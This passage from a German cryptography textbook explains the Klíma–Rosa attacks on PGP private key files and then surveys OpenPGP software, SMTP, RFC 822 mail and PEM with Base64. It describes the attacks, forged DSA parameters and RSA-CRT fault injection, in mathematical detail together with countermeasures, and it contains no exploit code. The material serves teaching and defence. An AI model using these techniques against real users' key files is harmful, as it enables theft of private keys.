- dem verschlüsselten privaten Schlüssel des Nutzers, zusammen mit einer einfachen Prüfsumme.

Die Beobachtung von Klíma und Rosa bestand nun darin, dass diese drei Teile kryptographisch nicht verbunden sind. Ein Angreifer kann somit z. B. das Public-Key-Paket manipulieren, ohne dass dies bei Benutzung des privaten Schlüssels auffallen würde.

Schreibzugriff auf sekring.skr Der Zugriff auf eine Datei wird durch das Betriebssystem geregelt oder durch Zugriffsregeln im Cloud Storage/auf dem Fileserver. Diese Mechanismen sind allerdings schwächer als der Passphrasemechanismus von PGP, und es existieren potenziell viele Möglichkeiten, um diese Zugriffsrechte zu umgehen. Es ist also möglich, Schreibzugriff auf die Datei sekring.skr zu erhalten, und der Aufwand hierzu ist wesentlich geringer, als die kryptographischen Mechanismen von PGP direkt anzugreifen. Hier setzt der Angriff von Klíma und Rosa an.

DSA: Rechnen in einer schwachen Gruppe Die Sicherheit des Digital Signature Algorithmus (DSA) basiert auf der Schwierigkeit, diskrete Logarithmen in der gewählten mathematischen Gruppe zu berechnen. Daher wird, obwohl alle Berechnungen des DSA in einer Untergruppe mit nur 2^{160} Elementen (Berechnungen modulo q) durchgeführt werden, eine größere Gruppe mit ca. 2^{1024} Elementen benötigt (Berechnungen modulo p), um die Berechnung des diskreten Logarithmus unmöglich zu machen.

Die Idee von Klíma und Rosa war die folgende: Wenn sie diese „äußere“ Gruppe kleiner machen könnten (also wenn man für p einen viel kleineren Wert p' einsetzt), dann wäre die Berechnung des diskreten Logarithmus x von $y = g^x \bmod p$ einfach, d. h., der private Schlüssel des Opfers kann berechnet werden.

Alles, was sie dazu in secring.skr tun mussten, war, einen kleinen Wert p' (159 Bit) in das Feld für p (Abb. 16.5) einzutragen, einen dazu passenden Wert g' in das Feld für den Generator g einzufügen und alle Längenangaben anzupassen.

Wenn das Opfer nun diesen manipulierten Schlüssel zum Erzeugen einer Signatur benutzt, so kann der Angreifer aus der signierten Nachricht m und der Signatur (r', s') den privaten Schlüssel x des Opfers wie folgt berechnen:

1 Byte	Version Number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (DSA)	
2+128	prime number p	
2+20	prime number q	
2+128	number g	
2+128	Public Key y	
1 Byte	String-to-key-usage (0xFF)	Parameter
(1)	symmetrical algorithm	
(1+1+8+1)	0x03 (iterated and salted string-to-key identifier); identifier of the hash algorithm (for SHA-1 it is 0x02); salt (random data, which are hashed together with the user's passphrase and diversifies thus derived symmetrical key); the number of hashed octets of the data (the so-called „count“)	
(8 bis 16)	Initialisation vector IV	
2	prefix of x number (version 4 encrypted, version 3 not encrypted)	Private Key
20	x number (in version 3 and 4 encrypted)	
2	checksum, arithmetic sum of 22 previous octets as plaintext, modulo 65536 (version 4 encrypted, version 3 not encrypted)	

Abb. 16.5 Struktur des Datensatzes eines DSA-Schlüsselpaars. Die letzten drei Zeilen sind, je nach Version verschlüsselt (nach [KR02]). Die Zahlen p, q, g, y und x sind dabei als „Multiprecision Integer“gespeichert, wobei ein 2 Byte großer Präfix die Länge der nachfolgenden Zahl in Bit angibt

$$r' = (g'^k \bmod p') \bmod q = g'^k \bmod p',$$

da p' kleiner als q ist und die zweite Modulo-Operation somit nichts mehr am Wert von r' ändert. Der unbekannte, vom Opfer zufällig gewählte Wert k kann nun durch Berechnung des diskreten Logarithmus von r' zur Basis g' berechnet werden. Damit enthält die Gleichung

$$s' = ((k^{-1} \bmod q)(h(m) + xr')) \bmod q$$

nur noch einen unbekannten Wert x, und dieser Wert kann durch Auflösen nach x ermittelt werden.

Klíma und Rosa haben diesen Angriff erfolgreich für PGP^{TM} 7.0.3 für Windows 95/98/NT/2000 implementiert. Da nur eine bekannte Datenstruktur verändert wurde, war dieser Angriff auch auf andere PGP-Versionen übertragbar.

RSA: Fault Analysis Wenn man den RSA-Algorithmus dazu bringen kann, einen Fehler bei der Berechnung einer Signatur zu machen, dann kann man aus dieser fehlerhaften Signatur den privaten Schlüssel berechnen [BDL97]. Besonders gut ist dieser Angriff anwendbar, wenn aus Performancegründen die Werte $m^d \bmod p$ und $m^d \bmod q$ für $n = pq$ getrennt berechnet und die beiden Teilergebnisse dann mithilfe des Chinesischen Restsatzes (Chinese Remainder Theorem, CRT) zu einer Gesamtlösung zusammengesetzt werden:

- p und q sind teilerfremd, d. h., es gilt $ggT(p, q) = 1$.
- Mit dem erweiterten euklidischen Algorithmus kann man daher Werte a und b berechnen, für die $1 = ap + bq$ gilt.
- Sei $s_p = m^d \bmod p = m^{d \bmod p-1} \bmod p$ und $s_q = m^d \bmod q$.
- Dann ist $m^d \bmod n = s = s_q \cdot ap + s_p \cdot bq \bmod n$.

Wenn hier eine der beiden Berechnungen modulo p oder q verfälscht wird, kann man die Faktorisierung von n wie folgt berechnen:

- Wir erzeugen einen Fehler bei der Berechnung von s_p. Der fehlerhafte Wert sei s'_p.
- Mit $s = s_q ap + s_p bq \bmod n$ und $s' = s_q ap + s'_p bq \bmod n$ gilt dann:

$$ggT(s - s', n) = ggT((s_p - s'_p)bq, pq) = q$$

- Damit ist ein Primfaktor von n gefunden, und der zweite ist $p = \frac{n}{q}$.

Diese Performancesteigerung wird bei PGP angewendet, wie ein Blick auf Abb. 16.6 verrät. Eigentlich genügt es, den privaten Exponenten d verschlüsselt abzuspeichern, aber im privaten Teil dieses Datensatzes finden sich noch die ebenfalls geheimen Werte p, q und $pInv = p^{-1} \bmod q$, die für die Anwendung des Chinesischen Restsatzes benötigt werden.

Kann man nun einen dieser Werte p, q oder $pInv$ verändern und wird dann mit diesem veränderten Wert eine Signatur erzeugt, so kann man nach einem ähnlichen Prinzip wie dem oben beschriebenen [KR02] aus der fehlerhaften Signatur einen Faktor p oder q von n berechnen, und damit ist der private RSA-Schlüssel berechenbar.

Für Version 3 eines privaten RSA-Schlüssels ist eine Veränderung dieser Werte einfach möglich. Von den in Abb. 16.6 grau hinterlegten Werten sind nur d, p, q und $pInv$ verschlüsselt, die 2-Byte-Präfixe mit den Längenangaben und die abschließende einfache Prüfsumme sind nicht verschlüsselt. Man kann somit den Wert einer dieser Zahlen, z. B. von $pInv$, ändern, indem man einfach die Längenangabe verändert. Wenn also z. B. die Längenangabe für $pInv$ von 1024 Bit auf 1023 Bit abgeändert wird, dann muss die PGP-Software das

1 Byte	Version Number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (RSA)	
?	Modulus n	
?	Exponent e	
1 Byte	String-to-key-usage (0xFF)	Parameter
(1)	symmetrical algorithm	
(1+1+8+1)	0x03 (iterated and salted string-to-key identifier); identifier of the hash algorithm (for SHA-1 it is 0x02); salt (random data, which are hashed together with the user's passphrase and diversifies thus derived symmetrical key); the number of hashed octets of the data (the so-called „count“)	
(8-16)	Initialisation vector IV	
2 + 256	Prefix + exponent d	Private Key
2 + 128	Prefix + prime p	
2 + 128	Prefix + prime q	
2 + 128	Prefix + pInv	
2	checksum, arithmetic sum of previous octets (prefixes and numbers $d, p, q, pInv$) as plaintext, modulo 65536 (in version 4 encrypted, in version 3 not encrypted)	

Abb. 16.6 Struktur des Datensatzes eines 2048-Bit-RSA-Schlüsselpaars. Die letzten vier Zeilen sind, je nach Version, verschlüsselt [KR02]

1024. Bit ignorieren. Da auch die Prüfsumme für diesen Datensatz eine einfache Summe über alle Bytes (als positive Zahlen aufgefasst) modulo 65536 ist, muss auch die Prüfsumme nur um den gleichen Betrag geändert werden wie die Längenangabe.

In Version 4 sind auch die Präfixe und die Prüfsummen verschlüsselt. Die entscheidende Beobachtung von Klíma und Rosa war, dass im Cipher Feedback Mode (CFB; Abschn. 2.2.1), wie er von PGP für alle Blockchiffren verwendet wird, die letzten Bytes des Klartextes nur durch einfaches XOREn mit der letzten Ausgabe der Blockchiffre verschlüsselt werden. Dieser letzte Block überdeckt die Prüfsumme und Teile von $pInv$. Für die letzten Bytes von pInv und für die Prüfsumme verhält sich die Blockchiffre also wie eine Stromchiffre. Diese Eigenschaft und die schwache Prüfsumme ermöglichen nun folgenden Angriff:

- Wir wählen ein nur XOR-verschlüsseltes Byte (Klartext $B = (b_7, \ldots, b_0)$) von $pInv$ und das (ebenfalls nur XOR-verschlüsselte) niederwertigste Byte (Klartext $C = (c_7, \ldots, c_0)$) der Prüfsumme aus.
- Wir XORen beide (verschlüsselte) Bytes an der j-ten Stelle ($j \in \{0, \ldots, 7\}$) mit 1 und an den anderen Stellen mit 0. Dadurch wird der Klartext der beiden Bytes an diesen Stellen XOR-verknüpft. Wir müssen folgende Fälle unterscheiden:
  - $b_j = c_j = 0$: Die beiden Klartextbits werden auf 1 gesetzt, der Wert des Bytes und der Prüfsumme erhöhen sich um den Wert $2j$; die Prüfsumme bleibt korrekt.
  - $b_j = c_j = 1$: Die beiden Klartextbits werden auf 0 gesetzt, der Wert des Bytes und der Prüfsumme verringern sich um den Wert $2j$; die Prüfsumme bleibt korrekt.
  - $b_j \neq c_j$: Die Zahlenwerte des Bytes und der Prüfsumme verändern sich entgegengesetzt; die Prüfsumme wird falsch.
- In zwei von vier Fällen kann man so den Wert von $pInv$ für die PGP-Software unerkennbar verändern. Der Angriff wird also in der Hälfte aller Fälle erfolgreich sein.

Gründe für den Erfolg der Angriffe Diese sind leicht zu nennen: Die beiden Teile des Schlüsselpaares sind in der Datenstruktur syntaktisch nicht verknüpft (die Prüfsumme wird nur über den privaten Schlüssel gebildet)und die verwendete Prüfsumme ist kryptographisch völlig ungeeignet.

Klíma und Rosza [KR02] machen mehrere Vorschläge, wie die Angriffe abgewehrt werden können. Zum einen handelt es sich dabei um mathematische Prüfungen, die jede PGP-Implementierung selbst vornehmen kann, um die semantische Verknüpfung der beiden Teile zu überprüfen. Zum anderen sind es Vorschläge, wie die Datenstruktur des Schlüsselpaares im OpenPGP-Standard verbessert werden kann.

Die aktuelle Version des OpenPGP-Standards [RFC4880] trägt diesen Vorschlägen zum Teil Rechnung. Darin heißt es unter anderem in Bezug auf die Prüfsumme:

> „However, this checksum is deprecated; an implementation SHOULD NOT use it, but should rather use the SHA-1 hash denoted with a usage octet of 254. The reason for this is that there are some attacks that involve undetectably modifying the secret key."

16.5 PGP: Implementierungen

PGP wird nicht nur zur Verschlüsselung von E-Mails eingesetzt – obwohl diese Anwendung in der Öffentlichkeit am stärksten wahrgenommen wird. In diesem Abschnitt soll daher ein Überblick über die verschiedenen Implementierungen gegeben werden.

16.5.1 Kryptobibliotheken mit OpenPGP-Unterstützung

Für die kryptographischen Grundfunktionen von PGP kann im Prinzip jede Kryptobibliothek genutzt werden, da standardisierte Algorithmen verwendet werden. Die resultierenden Werte – Chiffretexte, digitale Signaturen, Klartexte – müssen allerdings noch in die entsprechenden OpenPGP-Datenformate eingebettet und ggf. normalisiert und codiert werden. Codierung und Kryptographie sind u. a. in den nachfolgend genannten Bibliotheken implementiert.

GnuPG Unter den verfügbaren Implementierungen des OpenPGP-Standards spielt *GNU Privacy Guard* (GPG) (https://www.gnupg.org/index.de.html) eine wichtige Rolle. GnuPG wird von vielen OpenPGP-Anwendungen als Kryptobibliothek verwendet; die Bibliothek wird von der Firma g10 Code GmbH gepflegt.

GnuPG besitzt ein Command Line Interface (CLI), über das die Kryptofunktionen mittels Befehlen und Optionen angesprochen werden können. Das Ergebnis dieser Operationen wird als String über `stdout` ausgegeben. Die aufrufende Anwendung muss diesen String korrekt parsen, um das Ergebnis der Operation (z. B. eine Signaturüberprüfung) korrekt darstellen zu können.

Dieses CLI hat bestimmte Einschränkungen. So kann beispielsweise bei einer Signaturprüfung nicht angegeben werden, gegen *welchen* öffentlichen Schlüssel die Signatur geprüft werden soll – eine Prüfung findet immer gegen die Gesamtheit aller lokal im Keyring gespeicherten öffentlichen Schlüssel statt. Ist die Überprüfung bei *einem* dieser Schlüssel erfolgreich, so wird der Name dieses Schlüssels zusammen mit dem Resultat zurückgegeben.

Es gibt eine Vielzahl von Frontends, die GnuPG nutzen. Diese sind unter https://gnupg.org/software/frontends.html aufgelistet.

Bei Verwendung von GnuPG wurde vor der Verschlüsselung eines Klartextes immer ein Hashwert des Klartextes angefügt – eine theoretisch schwache, aber in der Praxis wirkungsvolle Art des Schutzes gegen Veränderungen des Chiffretextes. Bis einschließlich Version 2.2.7 wurde bei fehlerhaftem Hashwert aber lediglich eine Warnung ausgegeben, was Angriffe wie EFAIL Malleability Gadgets möglich machte. Ab Version 2.2.8 wird bei fehlerhafter Prüfsumme *kein* Klartext mehr ausgegeben, was zu Interoperabilitätsproblemen geführt hat.

OpenPGP.js Die JavaScript-Bibliothek OpenPGP.js (https://openpgpjs.org/) bietet eine vollwertige OpenPGP-Unterstützung im Browser für Webanwendungen und hat daher unter anderem zu einem Boom bei Ende-zu-Ende-verschlüsselten Webmail-Anwendungen geführt. Ihr Schwachpunkt liegt in der persistenten Speicherung privater Schlüssel – hier kann OpenPGP.js nur auf die Local-Storage-Mechanismen des Webbrowsers zählen.

Bouncy Castle Die Java-Kryptobibliothek Bouncy Castle bietet Unterstützung für viele Standards – so neben TLS und PKCS auch für OpenPGP (https://www.bouncycastle.org/).

RNP Die CLI-Bibliothek RNP (https://www.rnpgp.com/) ist in C geschrieben und wird von der Firma Ribose Inc. gepflegt. Sie ist kompatibel zu GnuPG.

Weitere Bibliotheken Eine Auflistung weiterer Bibliotheken ist unter https://www.openpgp.org/software/developer/ zu finden.

16.5.2 OpenPGP-GUIs für verschiedene Betriebssysteme

Um die kryptographischen Funktionen von PGP (z. B. Verschlüsselung von Dateien, Überprüfung von digitalen Signaturen) in einem Betriebssystem nutzen zu können, müssen die OpenPGP-Bibliotheken als ausführbare Datei für das jeweilige Betriebssystem bereitgestellt werden. Im einfachsten Fall erfolgt der Aufruf der Funktionen dann über eine Betriebssystem-Shell als CLI. Häufig werden aber auch grafische Nutzer-oberflächen (GUI) und eine Integration in die GUI des Betriebssystems (z. B. rechter Mausklick) bereitgestellt.

Microsoft Windows Für Microsoft-Betriebssysteme steht GPG4Win (https://www.gpg4win.de/) zur Verfügung. Neben einer Outlook-Integration bietet GPG4Win Möglichkeiten zur Verschlüsselung und Signatur von Dateien und Ordnern durch eine Integration in das Windows-Kontextmenü. Im Einzelnen stellt GPG4Win folgende Module bereit:

- GnuPG als Kryptobibliothek
- Kleopatra als Schlüsselmanagementtool für OpenPGP und X.509 (S/MIME) und für Kryptokonfigurationen
- GPA: Ein anderer Schlüsselmanager für OpenPGP und X.509 (S/MIME)
- GpgOL: Ein Plugin für Microsoft Outlook 2003 and 2007 (E-Mail-Verschlüsselung)
- GpgEX: Ein Plugin für Microsoft Explorer (Fileverschlüsselung)
- Claws Mail: Ein komplettes E-Mail-Programm mit Plugin für GnuPG

Linux GnuPG und Kleopatra sind auch für Linux verfügbar, und es gibt ein Plug-in für KMail. Der Gnu Privacy Assistant (GPA) (https://www.gnupg.org/related_software/gpa/index.html) bietet eine GUI unter Linux und wurde von Edward Snowden in seinem Video (https://vimeo.com/56881481) verwendet, in dem er Journalisten die Verwendung von PGP erklärt.

Android OpenKeyChain ist eine kostenlose App, die Android-Nutzern eine Verschlüsselung von Dateien mit OpenPGP ermöglicht (https://www.openkeychain.org/). Sie lässt sich in K-9-Mail integrieren.

MacOS GPG Tools/GPG Suite (https://gpgtools.org/) basiert auf der GnuPG-Bibliothek und bietet mit GPG Keychain einen Schlüsselmanager, mit GPG Services eine Integration in die macOS-GUI und mit gpgMail eine Integration in macOS-Mail.

Enigmail für Thunderbird Enigmail integriert GnuPG in Thunderbird (https://enigmail.net/).

16.5.3 Paketmanager mit OpenPGP-Signaturen

Um sicherzustellen, dass nur vertrauenswürdige Software-Updates auf einem Betriebssystem eingespielt werden, können digitale Code-Signaturen eingesetzt werden. Einige Paketmanager verwenden hierzu OpenPGP Signature Packets.

DPKG (Debian GNU/Linux) DPKG verifiziert Signaturen über einzelne Pakete, APT Repositories/Mirrors oder ISO-Installationsimages.

RPM (Fedora, RedHat RPM verifiziert Signaturen über einzelne Pakete, YUM Repositories oder ISO-Installationsimages.

16.5.4 Software-Downloads

Auch für einzelne Programme können die Binaries mit OpenPGP-Signaturen geschützt werden. Die Download-Pakete des Tor-Browsers, einigen Bitcoin-Clients und VeraCrypt (früher: TrueCrypt) sind über OpenPGP-Signaturen auf ihre Authentizität hin überprüfbar.

S/MIME

17

Inhaltsverzeichnis

Im Gegensatz zum OpenPGP-Datenformat, das auch für andere Einsatzzwecke wie z. B. Dateiverschlüsselung verwendet wird, wurde S/MIME ausschließlich für die Verschlüsselung und Authentifizierung von E-Mails entwickelt. Anders als sein Vorgänger *Privacy Enhanced Mail* (PEM) [Lin93, Ken93, Bal93, Kal93] ist S/MIME voll in den MIME-Standard [FB96b, FB96c, Moo96, FB96a, FK05a, FK05b] integriert, der heute die Struktur von E-Mails definiert. Der MIME-Standard wiederum erweitert das ursprünglich in RFC 822 [Cro82, Res01] definierte Datenformat von E-Mails, das nur eine Trennung in Header und Body vorsah.

Die kryptographischen Konstrukte basieren auf der *Cryptographic Message Syntax* (CMS) [Hou09], die wiederum auf PKCS#7 [Kal98c] basiert. Sowohl die dort spezifizierten kryptographischen Konstrukte als auch die Einbindung von S/MIME in übergeordnete MIME-Strukturen wurden durch den 2018 veröffentlichten EFAIL-Angriff als unzureichend für den Schutz der Vertraulichkeit nachgewiesen. Die beiden EFAIL-Angriffsklassen, *Crypto Gadgets* und *Direct Exfiltration,* werden im Anschluss an die Beschreibung des Datenformats erläutert.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_17

7 6 5	Anwendungsschicht Darstellungsschicht Sitzungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 17.1 TCP/IP-Schichtenmodell: S/MIME

Zum Abruf von E-Mails von einem Mailserver werden heute zwei Protokolle verwendet: das *Post Office Protocol Version 3* (POP3) [MR96] und das *Internet Message Access Protocol* (IMAP) [Cri03]. Eine kurze Beschreibung der Authentifizierungsmechanismen dieser Protokolle rundet das Kapitel ab.

17.1 E-Mail nach RFC 822

Im August 1982 wurden zwei Standards verabschiedet, die auch heute noch die Grundlage für den E-Mail-Dienst im Internet bilden: In RFC 821 [Pos82] (aktuelle Version: RFC 5321 [Kle08]) wird ein einfaches, ASCII-basiertes Protokoll definiert, das den Austausch von E-Mails zwischen zwei Mailservern ermöglicht. In RFC 822 [Cro82] (aktuelle Version: RFC 2822 [Res01]) wird der grundlegende Aufbau des Quelltextes einer E-Mail beschrieben.

Listing 17.1 Eine einfache E-Mail nach RFC 822 [Res01].

```
Date: Mon, 7 Mai 2005 11:25:37 (GMT)
From: joerg.schwenk@rub.de
Subject: RFC 822
To: student@uni.de

Hallo. Dieser Abschnitt ist der Inhalt der Nachricht, der durch eine
Leerzeile vom Header getrennt ist.
```

Struktur von E-Mails: RFC 822 Eine E-Mail nach RFC 822 [Res01] besteht aus folgenden Teilen (Listing 17.1):

- **Header:** Er enthält Informationen zu Absender und Empfänger, zum Datum, zum Betreff usw. Jede Zeile besteht aus Schlüsselwort, Doppelpunkt, und Argumenten. Die Headerzeilen, die erst während des Transports hinzugefügt werden, bezeichnet man oft auch als *Envelope*.

Abb. 17.2 Aufbau einer E-Mail-Adresse

- **Body:** Hier wird ein reiner ASCII-Text erwartet, der vom Header durch eine Leerzeile getrennt ist.

E-Mail-Adressen Eine E-Mail-Adresse besteht aus einem lokalen Teil *(local part),* der alles umfasst, was vor dem `@`-Zeichen steht, und einem gültigen Domainnamen *(domain part),* der nach dem `@`-Zeichen folgt (Abb. 17.2).

Um eine E-Mail zuzustellen, wird zuerst der *domain part* ausgewertet. Dieser String identifiziert die Domain, von der der MX-Record (Kap. 15) abgerufen werden muss. Daher ist nach dem `@`-Zeichen jeder valide Domainname erlaubt – dies schließt auch internationale Domains mit Nicht-ASCII-Zeichensätzen ein; Mailadressen, die z. B. aus chinesischen Schriftzeichen bestehen, sind also erlaubt, wenn der Teil nach dem `@` eine gültige chinesische Domain ist.

Der *local part* kann vom Empfänger der E-Mail beliebig verarbeitet werden. Einige Mailanbieter ignorieren trennende Punkte in diesem Teil, sodass also `joerg.schwenk@rub.de` und `joergschwenk@rub.de` dasselbe E-Mail-Postfach bezeichnen würden; bei anderen Mailanbietern könnten dies getrennte Postfächer sein. Bei dieser Verarbeitung gibt es aber gewisse Konventionen, und praktisch wichtig ist das +-Zeichen. Bei vielen Anbietern kann ein String, der nach dem +-Zeichen an den *local part* angefügt wird, als Sortierkriterium dienen – der E-Mail-Empfänger wird dadurch nicht verändert. So könnten z. B. E-Mails an `joerg.schwenk+projects@rub.de` automatisch in einen IMAP-Ordner mit Projektemails und E-Mails an `joerg.schwenk+privat@rub.de` in einen privaten Ordner einsortiert werden.

Simple Mail Transfer Protocol (SMTP) E-Mails werden mit einem einfachen, ASCII-basierten Protokoll übertragen, dem *Simple Mail Transfer Protocol* (SMTP) [Pos82, Kle08]. Im klassischen SMTP werden E-Mails von *Mail User Agents* (MUAs) erstellt und empfangen, und von mehreren *Mail Transfer Agents* (MTAs) weitergeleitet. Abb. 17.3 gibt den vereinfachten Ablauf eines SMTP-Protokolls für den Fall wieder, dass eine auf dem Mailserver `mail1.uni.de` zwischengespeicherte E-Mail des Nutzers `student@uni.de` an die Mailadresse `service@rub.de` weitergeleitet werden soll.

Um diese E-Mail weiterleiten zu können, ermittelt Mailserver 1 zunächst die IP-Adresse des Mailservers für die Domain `rub.de`, indem er den *Mail eXchange* (MX) Record für `rub.de` abfragt (Kap. 15). Anschließend agiert er als SMTP-Client und baut eine TCP-Verbindung zu Port 25 und der erhaltenen IP-Adresse auf. Mailserver 2 signalisiert seine Verfügbarkeit als SMTP-Server durch Senden des Statuscodes 220.




Abb. 17.3 Übertragung einer E-Mail mittels SMTP

Im HELO-Befehl gibt der Client nun an, für welche Domain er agiert, und im MAIL FROM, für welchen Nutzer. Mit RCPT TO wird schließlich der Empfänger spezifiziert. Der SMTP-Server kann in jedem dieser Schritte das SMTP-Protokoll durch einen Fehlercode abbrechen, etwa wenn der angegebene Empfänger nicht existiert. Hat er alle diese Anfragen positiv durch Senden des Statuscodes 250 quittiert, und erlaubt er auch das Senden der eigentlichen E-Mail, so wird der Quelltext der E-Mail (Header und Body) Zeile für Zeile vom SMTP-Client übertragen, bis dieser das Ende der Übertragung durch eine Zeile beendet, die nur einen Punkt (ASCII-Zeichen 0x2E) enthält. Stehen keine weiteren E-Mails zur Übertragung an, so kann der Client die SMTP-Sitzung nun beenden.

Zum Abruf von Nachrichten wird anstelle von SMTP das *Post Office Protocol Version 3* (POP3) [MR96], das *Internet Message Access Protocol* (IMAP) [Cri96] oder, im Fall von Webmailern, das HTTP-Protokoll verwendet.

Probleme Diese einfachen, ganz auf englischsprachige Textnachrichten zugeschnittenen E-Mail-Standards RFC 821 und 822 stießen schnell an ihre Grenzen:

- Binärdaten müssen vor dem Versenden in ASCII umgewandelt werden. Ein einheitlicher Standard für diese Umwandlung fehlte, und so war das Versenden von Nicht-ASCII-Dateien eine komplizierte Angelegenheit.
- Umlaute aus anderen Sprachen und internationale Schriftarten (z. B. Kyrillisch) konnten nicht dargestellt werden.
- Jedes E-Mail-Gateway interpretierte die zu übertragende E-Mail als Folge von ASCII-Zeichen. Fehlerhafte Implementierungen von Gateways hatten zur Folge, dass
  - Carriage Return oder Linefeed-Zeichen gelöscht,
  - Zeilen mit einer Länge von mehr als 76 Zeichen abgeschnitten oder umgebrochen,
  - mehrfache Leerzeichen entfernt oder
  - Tabulatoren in mehrfache Leerzeichen umgewandelt

  wurden.

17.2 Privacy Enhanced Mail (PEM)

Privacy Enhanced Mail (PEM), 1983 in den RFCs 1421 bis 1424 spezifiziert [Lin93, Ken93, Bal93, Kal93], war ein erster Versuch, hybride Verschlüsselung und digitale Signaturen in E-Mails zu integrieren. PEM orientierte sich sehr stark am RFC-822-Datenfomat.

Listing 17.2 Hybrid verschlüsselte E-Mail nach RFC 1421 [Lin93].

```
-----BEGIN PRIVACY-ENHANCED MESSAGE-----
Proc-Type: 4,ENCRYPTED
Content-Domain: RFC822
DEK-Info: DES-CBC,BFF968AA74691AC1
Originator-Certificate:
   MIIBlTCCAScCAWUwDQYJKoZIhvcNAQECBQAwUTELMAkGA1UEBhMCVVMxIDAeB...
   5XUXGx7qusDgHQGs7Jk9W8CW1fuSWUgN4w==
Key-Info: RSA,
   I3rRIGXUGWAF8js5wCzRTkdhO34PTHdRZY9Tuvm03M+NM7fx6qc5udixps2Lng0+
   wGrtiUm/ovtKdinz6ZQ/aQ==
Issuer-Certificate:
   MIIB3DCCAUgCAQowDQYJKoZIhvcNAQECBQAwTzELMAkGA1UEBhMCVVMxIDAeB...
   EREZd9++32ofGBIXaialnOgVUn0OzSYgugiQ077nJLDUj0hQehCizEs5wUJ35a5h
MIC-Info: RSA-MD5,RSA,
   UdFJR8u/TIGhfH65ieewe2lOW4tooa3vZCvVNGBZirf/7nrgzWDABz8w9NsXSexv
   AjRFbHoNPzBuxwmOAFeA0HJszL4yBvhG
Recipient-ID-Asymmetric:
   MFExCzAJBgNVBAYTAlVTMSAwHgYDVQQKExdSU0EgRGF0YSBTZWN1cml0eSwgSW5j
   LjEPMA0GA1UECxMGQmV0YSAxMQ8wDQYDVQQLEwZOT1RBUlk=,66
Key-Info: RSA,
   O6BS1ww9CTyHPtS3bMLD+L0hejdvX6Qv1HK2ds2sQPEaXhX8EhvVphHYTjwekdWv
   7x0Z3Jx2vTAhOYHMcqqCjA==

qeWlj/YJ2Uf5ng9yznPbtD0mYloSwIuV9FRYx+gzY+8iXd/NQrXHfi6/MhPfPF3d
jIqCJAxvld2xgqQimUzoS1a4r7kQQ5c/Iua4LqKeq3ciFzEv/MbZhA==
-----END PRIVACY-ENHANCED MESSAGE-----
```

In Listing 17.2 ist eine hybrid nach dem PEM-Standard verschlüsselte E-Mail wiedergegeben. Sie wird durch zwei standardisierte Strings begrenzt, die Anfang und Ende der PEM-Mail markieren. Analog zu RFC 822 ist der PEM-verschlüsselte Inhalt in einen Header und einen Body unterteilt, die durch eine Leerzeile voneinander getrennt werden. Die Headerzeilen folgen der RFC-822-Syntax, dürfen aber nur hier und nicht im RFC-822-Header auftauchen.

PEM war nicht direkt mit MIME kompatibel. Zwar wurde mit den MIME Object Security Services (MOSS) [CFGM95] der Versuch unternommen, diese Kompatibilität herzustellen, aber letztendlich wurde PEM von der IETF zugunsten von S/MIME aufgegeben.

Zwei Errungenschaften des PEM-Standards spielen auch heute noch eine Rolle: die Base64-Codierung zur Übertragung von Binärdaten als druckbare ASCII-Zeichen und die PEM-Codierung von X.509-Zertifikaten. Bei der Base64-Codierung, die erstmals in RFC 1421 [Lin93] beschrieben wurde, werden je 3 Byte zusammengefasst und diese 24 Bit in vier Blöcke zu je 6 Bit zerlegt. Werden diese 6 Bit als positive Zahl interpretiert, so ergeben sich Werte zwischen 0 und 63, die durch die in Abb. 17.4 angegebenen ASCII-Zeichen codiert werden.

Value	Encoding	Value	Encoding	Value	Encoding	Value	Encoding
0	A	17	R	34	i	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	l	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v		
14	O	31	f	48	w	(pad)	=
15	P	32	g	49	x		
16	Q	33	h	50	y		

Abb. 17.4 Base64-Codierung nach RFC 1421 [Lin93]

Listing 17.3 PEM-codiertes X.509-Zertifikat.

```
